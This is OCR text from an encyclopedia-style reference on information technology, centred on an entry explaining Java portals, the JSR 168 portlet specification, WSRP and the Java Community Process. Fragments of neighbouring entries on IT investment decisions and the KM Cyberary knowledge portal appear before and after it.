Decisions about sizeable IT investments are rarely made without taking on board the views of a wide range of stakeholders. The process may also be influenced by political criteria at the expense of rational justifications, which presents a challenge for the choice and use of evaluation methods. Making the decision for or against an investment is also a human process. The company's management may even find itself having to take decisions on the priority of one stakeholder over another in cases where there are overlapping or contradictory interests. Thus, it is understandable if the management find itself tempted to tip the scale in favor of unavoidable IT expenditure, rather than an IT investment, when justifying and categorizing varying IT system projects.

KEY TERMS

Intelligent Persistence: A term used in strategic IT literature explaining factors in gaining strategic advantage with the use of IT; a combination of opportunism and learning by doing.

IT Productivity Paradox: In 1990, Paul Strassmann sowed seeds of doubt over the very existence of IT benefits in his book *The Business Value of Computers*. Strassmann demonstrated that no correlation at a macroeconomic level, or by sector, can be found between corporate IT investments and an array of different financial indicators. The debate on this paradox reached a peak in the mid-1990s. The first to focus attention on the concept was economist Stephen Roach, in 1984.

Java Portals and Java Portlet Specification and API

INTRODUCTION

Second generation Web portals distinguish themselves from first generation ones for their architecture, which is component-oriented. In particular, the basic component constituting them is often referred to as *portlet*. The portal is responsible for aggregating information coming from different sources, local or remote, available in the form of mark-up fragments. Each of those fragments is produced by a portlet. In the context of Web portals, the possibility to deploy a portlet in any portal is particularly significant. To this extent, that is, to achieve interoperability among portals, it has been necessary to define a standard way to develop and deploy portlets.

Two main standards have been defined and widely adopted by producers: the *Web services for remote portlets (WSRP)* and the *Java Portlet Specification and API (JSR 168)*. The former is more oriented to the definition of rules about the use of remote portlets; the latter is focused on the definition of interfaces for the development of portlets which can run in Java-based portals. The definition of a standard specification for Java technology follows a specific process, known as the *Java Community Process*, where several contributors, under the supervision of *Sun Microsystems*, write and revise the draft of the specification several times until its final publication as an approved standard.

Most of the Java technologies, part of the *Java 2 Enterprise Edition*, the platform for the development and deployment of distributed enterprise applications, follow a consolidated architectural model, called container/component architecture. This model offers the chance to develop components and deploy them on different containers. Both component and containers compliant to specifications can be developed independently and commercialized by different software vendors, thus creating a market economy on Java software. Furthermore, several good-quality open-source products compete with them. The *JSR 168* follows the container/component model and, as shown by a survey presented in the sequel, its adoption has grown until it has become an important reference point which cannot be excluded from the projects aimed at the development of Web portals. An overview of *JSR 168* follows: its content is summarized, starting from the definitions of portal, portlet and portal container, and continuing with other important matters, such as how portal technology relates to other *Java* technologies. Furthermore, a parade of the most important existing implementations of the specification is presented.

BACKGROUND

According to Bellas (2004), we are at the second generation of Web portals. The main characteristic which distinguishes it from the previous, regards the architecture of such Web based applications. A second generation portal has a component-oriented architecture. Its adoption, compared to that of a monolithic architecture, typical (with several exceptions) of the first generation portals, improves development, maintenance and reusability.

One of the basic components of a Web portal is the portlet. Such a software entity is responsible for rendering the mark-up fragment necessary for showing information or providing a service coming from a source of the World Wide Web. The portal is responsible for aggregating several portlets in the pages of a unique system, homogeneous in its appearance, and tailored to the user preferences. The mark-up fragment is directly generated by a service located on a remote host.

Some years ago, several vendors were already producing portals based on the mechanism described above. A noteworthy example was *Jetspeed*, the portal of the *Apache Group*, developed with *J2EE* technology. Almost each portal producer defined a proprietary *APIs* for building portlets, resulting in a lack of interoperability.


Having to aggregate content from different sources, a fundamental step was to reach an agreement between portals and portlet producers on the way in which portal could obtain the *HTML* fragment for the portlets. The need for interoperability has often been the most important reason to establish a standard. An early solution has been found defining the *Web services for remote portlets (WSRP)* standard: a Web service interface (defined in *Web Service Definition Language*) through which portals can interact with the remote producer's portlets. The *WSRP 1.0* specification (OASIS, 2003) was approved as an *OASIS* standard in August 2003. Based on Web services, several interfaces to adopt the standard have been developed for the most used technologies (e.g., *J2EE*, *.NET*, and so on).

Some months later, a new important specification reached its final release: the *Java Specification Request 168* (Abdelnur & Hepper, 2003), also known as *The Java Portlet Specification*. The need for *JSR 168* was motivated by the inadequacy of the *Servlet/JSP* specification to represent the high level concepts of a Web portal application, even though it is possible to build any Web-based application using *Servlet/JSP* specification, the development of a portal needs deals with new concepts, such as portal, portlet and portlet container. The scope of the specification was to develop an *API* set layer on the underlying one of servlets. Contents treated in *WSRP* specification often overlap with those treated in *JSR 168*. For example, both define portlet view modes and window states. The main differences reside in the location of the portlets and in the technologies: *WSRP* is more oriented to the definition of mechanisms for the use of remote portlets, which can be developed using different technologies. To this extent, it defines two standard Web service-based interfaces: one for the description of the services provided by a portlet and another one for the mark-up generation. The main benefit which can be gained by supporting the standard is that a portlet, developed with whatever technology, can be deployed on a location and displayed in several remote Web portals. *JSR 168*, instead, defines an interface suitable for local portlets, developed with *J2EE* technology.

Several *APIs* and Java related technologies have been aligned together in a cohesive development and deployment platform, called *Java 2 Enterprise Edition (J2EE)*. A strong point of *J2EE* is the support for component-oriented development, which simplifies the development and maintenance of software and contributes to improving its quality. The *J2EE* component-oriented development is based on the so called container/component architecture. A container is a software entity that runs within the server and is responsible for managing specific types of components (Ahmed & Umrysh, 2002). It provides several services to the *J2EE* components deployed within it, such as managing its lifecycle, resource pooling, enforcing security, providing more information and services through service *APIs*. Examples of containers and components fit to them are *Applet Container* and *applets*, *Web Container* and *servlets*, *Enterprise Container* and *Enterprise JavaBeans*. The *container-component* architecture is shown in Figure 1.

A specification is issued by the Java community through a process called *Java Community Process (JCP)*, which is


Figure 1. The J2EE container/component architecture



the attempt of *Sun Microsystems* to involve the international Java community in developing Java specifications. Its introduction took place in 1998 and, since then, it has involved, on a membership basis, over 700 corporate and individuals participating in a series of steps designed to produce high-quality, widely accepted Java specifications. The membership is regulated through an agreement, the *Java Specification Agreement (JSPA)*, between the new member and *Sun Microsystems*. A fee is due for the member. It varies according to the nature of the member, decreasing respectively for commercial entities, educational, governmental or nonprofit organizations and individual members. A list of things a member can do includes: submit proposals, provide feedback on others' proposals, implement specifications and administrate the process. The *JCP* is overseen by *Sun Microsystems* through *The Process Management Office (PMO)*. Its main duty is to manage the daily running of the program. The *PMO* works in coordination with the *Executive Committee (EC)* to supervise the lifecycle of a proposed specification. *Sun Microsystems* has a permanent seat in the *EC*, while the other 15 seats are elected: 5 of them are replaced every year, the remaining 10 are ratified. The lifecycle of a successful specification, from its first submission to its maintenance, follows the steps resumed in Figure 2.

After the submission by a member, the *EC* checks that the information is in order and it does not conflict with an existing specification or *JSR*. If so, the *EC* posts the *JSR* to the *JCP* Web site for review. The proposal can be accepted, rejected or deferred. If this step is passed, a *Call For Experts*, aimed at forming the *Expert Group* (*EG*) in charge for producing an *Early Draft* in 30-90 days, is open for 15 days. The *EG* is formed by the *EC*, choosing a subset of experts among the ones nominated by other members. Before a *Final Release* is reached, the draft is revised several times, first by the participants and then by the public. Afterwards,

Figure 2. Lifecycle of a specification under the Java Community Process



the maintenance phase is composed of the activities of monitoring feedback from the Java community, including clarifications and requests for major enhancements and bug fixes, and proposing changes to the specification. Other than the specification document, the *JCP* produces a reference implementation and a compatibility test suite.

The *JCP* has often been positively judged by the community of Java developers as a means for being involved and sharing ideas with other developers. Some criticism has been expressed regarding the membership fees and the democracy in the process. The formers, even though *Sun Microsystems* claims that they are only collected to cover the administrative costs, have been judged too high for smaller companies and academies. The latter, according to some detractors, is scarce or lacking due to the overly strict control exerted by *Sun Microsystems* in the process (Philion, 1999).

THE SPECIFICATION AND SOME RELATED IMPLEMENTATIONS

The *JSR 168* starts giving some basic definitions, such as the ones for *portal*, *portlet* and *portlet container*. A *portal* is defined as "A Web based application that—commonly—provides personalization, single sign on, content aggregation from different sources and hosts the presentation layer of information systems," while a *portlet* as "a Java technology based Web component, managed by a portlet container, that processes requests and generates dynamic content." "A *portlet container* runs portlets and provides them with the required runtime environment." To understand how these concepts are related, a typical working example, involving all such entities, is provided. Briefly, the portal receives the HTTP requests from the user-agent (the Web browser). If the request contains an action targeted to a specific portlet, the request is routed to the portlet through the *portlet container*, which is responsible for obtaining content fragments. The mark-up fragments generated by all the portlets included in the portal page are aggregated by the portal to compose the complete page, which is sent back to the client. If a *caching* mechanism is enabled, for portlets whose content is not changed, the previous mark-up available is used, instead of generating it again, thus saving time.

The *portlet container* is responsible for handling the portlet lifecycle. To elaborate, the portlet must implement several methods invoked by the portlet container on the occurrence of several events. In particular, there are methods for initializing and destroying the portlet, for defining the actions to undertake in response of user interaction and for generating the mark-up fragment. The *JSR 168 API* provides a generic class which can be extended by the portlet developer, whose name is *GenericPortlet*.

As for the relation with other *J2EE* technologies, it is worth noting that the *container/component* architecture is fully applied in the context of portal and portlets: a *portlet* represents a component and the *portlet container* the container. The specification emphasizes the relation, with analogies and differences, between a portlet and a servlet.

The concept of a portlet is very similar to the that of a servlet. In particular, they both are Web components. In spite of this similarity, and in spite of the completeness of the *Servlet*/*JSP* specification, it has been necessary to define a new specification to deal with concepts related to portlets and portals, due to several differences among portlets and servlets. The most important of them are:

- Portlets only generate mark-up fragments, not complete documents. Nevertheless, portlets can exist many times in a portal page.
- *Servlet/JSP* specifications do not define modes or states.
- Portlets are not directly bound to a *URL*.

In spite of the above differences, the presence of a strong similarity, has allowed the participants to the *JCP* to completely define the portlet *API* as a new layer constructed on the *Servlet/JSP API*.

An important analogy between servlets and portlets is in the independence between their development and their deployment. Actually, this independence is a fundamental matter of *J2EE* philosophy. For all *J2EE* components, the deployment phase foresees the packaging of all of its files in a compressed archive together with a special *XML* file, called *Deployment Descriptor*, which holds some information useful in the deployment process. A set of portlets can be packaged together and deployed on a portlet container. The deployment descriptor holds both general information on the portlet application, including the definitions of all the portlets, custom portlet modes and window states and user attributes, and information about each portlet, such as name, title, portlet preferences, information about security, and so forth.

The specification defines the portlet modes and the window states. A portlet is developed to display some content to accomplish a task and it may include one or more screens that the user can navigate and interact with, or it may consist of static content that does not require any user interaction. Besides performing the task they have been developed for, the portlets could perform some more standard tasks, such as allowing user customization and providing help information about themselves. An indication on which of the above task the portlet is performing, is given by the portlet mode, whose value can be, respectively, *VIEW*, *EDIT*, and *HELP*. Portal vendors may define custom portlet modes for vendor specific functionality. The window state is a value used to define the amount of space a portlet will be assigned in the page. The output to render is determined by the portlet on the basis of such a value. Window states can be *NORMAL*, indicating that the portlet is sharing the page with other portlets, *MINIMIZED*, indicating that the portlet should only render minimal output, such as only its title, or *MAXIMIZED*, when the portlet has plenty of space available and it may be the only one displayed on the screen. Portal vendors may define custom window states.

As mentioned before, the portlet container must provide the portlet with a suitable runtime environment. This means that a portlet might obtain information and services from the container. Through the provided interface, it is possible to access context initialization parameters, retrieve and store attributes, obtain static resources from the portlet application and obtain a request dispatcher to include servlets and *JSPs*. It is worth noting that the portlet container provides the portlet with personalization support through the availability of user information, which can include, for example, name, e-mail, phone or address of the user. Support is offered also for storing portlet preferences. Personalization data can be defined in the deployment phase through the coding of the preferences in the *Deployment Descriptor*. This characteristic offers the chance to define different personalization data for different portlet deployments.

Security in portlet applications is largely based on the same mechanisms provided by the underlying servlet container. Authentication and role handling mechanisms leverage on it. As for the servlets, portlets can obtain the user name used by the client for the authentication and its role. Additionally, there is a mechanism to protect the content of portlets, for content integrity (preventing data tampering in the communication process) or for confidentiality (preventing reading while in transit). This mechanism allows the definition of requirements for the transport layer and makes use of *secure socket layer (SSL)*.

Several commercial and open-source solutions are now available for enterprises or service providers that want to offer their services through a Web portal of the second generation. Several portal implementations, developed with different technologies, have been considered for a survey on the adoption of *WSRP* and *JSR 168*, as shown in Table 1.

As it is manifest from Table 1, a great part of the most popular Web portals are Java-based systems conformant to the *JSR 168*. The reason for the success of Java and the wide adoption of the specification is probably due to the *J2EE* component-oriented architecture, particularly fit for the duties of a Web portal, and the great effort of the developers, including worldwide enterprises, contributing to the specification. In most cases, solutions supporting *JSR 168* also support *WSRP* standard. This often means that portlets developed with *JSR 168 API* and deployed in a portal that supports both standards can be consumed remotely through *WSRP* with no additional effort from the developer.

Two of the analyzed products, *PHP-Nuke* and *Microsoft SharePoint Portal Server*, do not support *JSR 168*, since they are not *J2EE* based solutions. *Microsoft SharePoint Portal Server* supports *WSRP* standard. It also has a component-based architecture, whose basic components are called *Web Parts*, which work similarly to portlets.

All of the surveyed portals come with a basic set of portlets. Anyway, the presence of the standards has boosted the birth of several projects, aimed at the development of a set of portlets and of portlet development kits.

FUTURE TRENDS

The development of the market of the enterprise portals has definitely benefited from the presence of standards and specifications, such as *WSRP* and *JSR 168*. The success of *JSR 168* and, in general, of all the Java specifications, is due to the fortunate choice made by *Sun Microsystems* to institute *JCP*, a successful program which has succeeded in involving commercial enterprises, academic institutions and independent developers in the development of Java

Table 1. Support of standards in Web portals

Product	Web Site	License	WSRP Support	JSR 168 Support
BEA WebLogic Portal	http://www.bea.com/framework.jsp?CNT=index.htm&FP=/content/products/Weblogic/portal	Commercial (free to try)	YES	YES
eXo Platform	http://www.exoplatform.org	Open Source (Gnu GPL)	YES	YES
IBM WebSphere Portal	http://www-306.ibm.com/software/genservers/portal/	Commercial	YES	YES
PHP-Nuke	http://phpnuke.org	Commercial (free with adverts)	NO	NO
Apache Jetspeed II	http://portals.apache.org/jetspeed-2/	Open Source (Apache License)	YES*	YES
Microsoft SharePoint Portal Server	office.microsoft.com/sharepoint/	Commercial	YES	NO
Oracle Application Server	http://www.oracle.com/lang/it/appserver/portal_home.html	Commercial	YES	YES
* The basic version of Jetspeed II does not support WSRP. The integration of the Apache WSRP4J framework is necessary.				

specifications. In spite of the presence of contrary voices, the success of *JCP* specifications is witnessed by its wide adoption in the software market. *JSR 168* adopts the *J2EE* component-based architecture. The *API* defined in its ambit leverages on the underlying servlet specification.

The *JSR 168*, since the issue of its final release, has been adopted in almost all of the *J2EE* based Web portals, generating a market for portals, portlets and development kits, and enhancing interoperability among such products. Some proposals to enhance the specification, including aspects not currently addressed, have already been suggested by the community, and will result in the release of a new specification, the *JSR 286: Portlet Specification 2.0* (Hepper, 2006). The new specification will extend the previous in regards, among others, to the support of *WSRP 2.0*, the definition of portlet filters and of an *API* for interportlet communication and in regards to the enhancement of caching.

KEY TERMS

Java 2 Enterprise Edition (J2EE): A Java platform, provided by Sun, for the development and deployment of distributed enterprise applications.

Java Portlet Specification (JSR 168): A specification document developed under the Java Community Process aimed at achieving interoperability between portals and portlets.

Java Specification Request (JSR): A document managed by the Java Community Process, submitted by one or more members to propose the development of a new specification or significant revision to an existing specification.

Portal: A Web-based application that—commonly—provides personalization, single sign-on, content aggregation from different sources and hosts the presentation layer of information systems.

Portlet: A Web component, managed by a portlet container, that processes requests and generates dynamic content.

Portlet Container: An element of the architecture of a Java portal, which runs portlets and provides them with the required runtime environment.

The Java Community Process (JCP): A program by Sun Microsystems aimed at developing and revising the Java technology specifications, reference implementations, and test suites, involving the community of Java developers.

Web Services for Remote Portlets (WSRP): A specification standardizing presentation-oriented Web services for use by aggregating intermediaries, such as portals, approved as an OASIS standard in August 2003.

KM Cyberary is a Gateway to Knowledge Resources

Bhojaraju G
ICICI OneSource, India

BACKGROUND

The literature about portals or gateways exists in huge volume. However, only a limited number of articles have addressed the topic of knowledge portals applying various concepts of arrangement to organizing the information on the portals. Likewise, not many authors have written about knowledge portals. So, this study helps to understand one such knowledge portal and its features, coverage of subjects, and so forth.

Information is scattered in various Web sites on the ocean of the Internet. The Internet contains a huge amount of global information. To access the required, specific, relevant and quality information is not an easy task. Thus as a solution to the problem many tools came on the scene like search engines, subject catalogues and directories, virtual libraries, gateways, and so forth.

The systematic process of finding, selecting, organising, distilling and presenting information, improves an user's comprehension in a specific area of interest (Bhojaraju, 2005). Knowledge portals in turn represent these attributes.

Portals

Portals cannot be defined in one definition; it can be defined as a door or gate. A portal by definition, is a common technology framework with the ability to support the integration, community definition, content, personalization, and security that underpins all of the data and applications within the Web. The Computing Dictionary tries to define the term more specifically as, "A Web site that aims to be an entry point to the World Wide Web, typically offering search engine and/or links to useful pages, and possibly news or other services." These services are usually provided for free in the hope that users will make the site their default home page or at least visit it often (e.g., Yahoo, Google, MSN) (FOLDOC). "Portal is a term, generally synonymous with gateway, for a World Wide Web (WWW) site that is or proposes to be a major starting site for users when they get connected to the Web or that users tend to visit as an anchor site." Strauss (2000) defines a portal as a special kind of gateway to Web resources—"a hub from which users can locate all the Web content they commonly need" (whatis.com).

A portal is a gateway to Web access, A hub from which users can locate all the Web content they commonly need (Strauss, 2000). Portals are different from Web pages tied to a home page in the sense that a portal is centred around a target community of users, whereas, a Web page is centered around the organization that "owns" the site.

Types of Portals

Portals may be of various types (Tatnall, 2005a):

1. **General Portals:** Also known as horizontal portals, are extremely broad, but generally shallow in content. These can be used by searchers to find anything they want on the Web. E.g., Yahoo, MSN, Excite, Lycos, Google, Netscape, etc.
2. **Specialised Portals, Vertical Portals, or Vortals:** Focusing more on a specific community of users (e.g., information/knowledge portals).
